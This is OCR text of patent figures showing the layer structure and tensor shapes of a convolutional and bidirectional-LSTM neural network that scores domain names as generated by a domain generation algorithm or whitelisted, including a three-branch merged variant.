

2600
DGA Domains
2602
Whitelisted Domains
2604
Padded Input
2610
1D Convolution Network
2620
Bidirectional LSTM
2630
DGA Classification Score
2640

FIG. 26



2700
InputLayer
input (None, 53, 38)
output (None, 53, 38)
Convolution1D
input (None, 53, 38)
output (None, 50, 64)
BatchNormalization
input (None, 50, 64)
output (None, 50, 64)
Dropout
input (None, 50, 64)
output (None, 50, 64)
Convolution1D
input (None, 50, 64)
output (None, 24, 64)
BatchNormalization
input (None, 24, 64)
output (None, 24, 64)
Dropout
input (None, 24, 64)
output (None, 24, 64)
Convolution1D
input (None, 24, 64)
output (None, 11, 64)
Bidirectional (LSTM)
input (None, 11, 64)
output (None, 11, 128)
Flatten
input (None, 11, 128)
output (None, 1408)
Dense
input (None, 1408)
output (None, 1)

FIG. 27




InputLayer
input
output
(None, 53, 38)
(None, 53, 38)
Convolution1D
input
output
(None, 53, 38)
(None, 51, 64)
BatchNormaliza tion
input
output
(None, 51, 64)
(None, 51, 64)
Dropout
input
output
(None, 51, 64)
(None, 51, 64)
Convolution1D
input
output
(None, 51, 64)
(None, 25, 64)
BatchNormaliza tion
input
output
(None, 25, 64)
(None, 25, 64)
Dropout
input
output
(None, 25, 64)
(None, 25, 64)
Convolution1D
input
output
(None, 25, 64)
(None, 12, 64)
Bidirectional (LSTM)
input
output
(None, 12, 64)
(None, 12, 128)
Flatten
input
output
(None, 12, 128)
(None, 1536)
InputLayer
input
output
(None, 53, 38)
(None, 53, 38)
Convolution1D
input
output
(None, 53, 38)
(None, 50, 64)
BatchNormaliza tion
input
output
(None, 50, 64)
(None, 50, 64)
Dropout
input
output
(None, 50, 64)
(None, 50, 64)
Convolution1D
input
output
(None, 50, 64)
(None, 24, 64)
BatchNormaliza tion
input
output
(None, 24, 64)
(None, 24, 64)
Dropout
input
output
(None, 24, 64)
(None, 24, 64)
Convolution1D
input
output
(None, 24, 64)
(None, 11, 64)
Bidirectional (LSTM)
input
output
(None, 11, 64)
(None, 11, 128)
Flatten
input
output
(None, 11, 128)
(None, 1408)
InputLayer
input
output
(None, 53, 38)
(None, 53, 38)
Convolution1D
input
output
(None, 53, 38)
(None, 49, 64)
BatchNormaliza tion
input
output
(None, 49, 64)
(None, 49, 64)
Dropout
input
output
(None, 49, 64)
(None, 49, 64)
Convolution1D
input
output
(None, 49, 64)
(None, 23, 64)
BatchNormaliza tion
input
output
(None, 23, 64)
(None, 23, 64)
Dropout
input
output
(None, 23, 64)
(None, 23, 64)
Convolution1D
input
output
(None, 23, 64)
(None, 10, 64)
Bidirectional (LSTM)
input
output
(None, 10, 64)
(None, 10, 128)
Flatten
input
output
(None, 10, 128)
(None, 1280)
Merge
input
output
(None, 1536), (None, 1408), (None, 1280)
(None, 4224)
Dense
input
output
(None, 4224)
(None, 1)
2800

FIG. 28


2700
InputLayer
input
(None, 63, 38)
output
(None, 63, 38)
Convolution1D
input
(None, 63, 38)
output
(None, 60, 64)
BatchNormalization
input
(None, 60, 64)
output
(None, 60, 64)
Dropout
input
(None, 60, 64)
output
(None, 60, 64)
Convolution1D
input
(None, 60, 64)
output
(None, 24, 64)
BatchNormalization
input
(None, 24, 64)
output
(None, 24, 64)
Dropout
input
(None, 24, 64)
output
(None, 24, 64)
Convolution1D
input
(None, 24, 64)
output
(None, 11, 64)
Bidirectional (LSTM)
input
(None, 11, 64)
output
(None, 11, 128)
Flatten
input
(None, 11, 128)
output
(None, 1408)
Dense
input
(None, 1408)
output
(None, 1)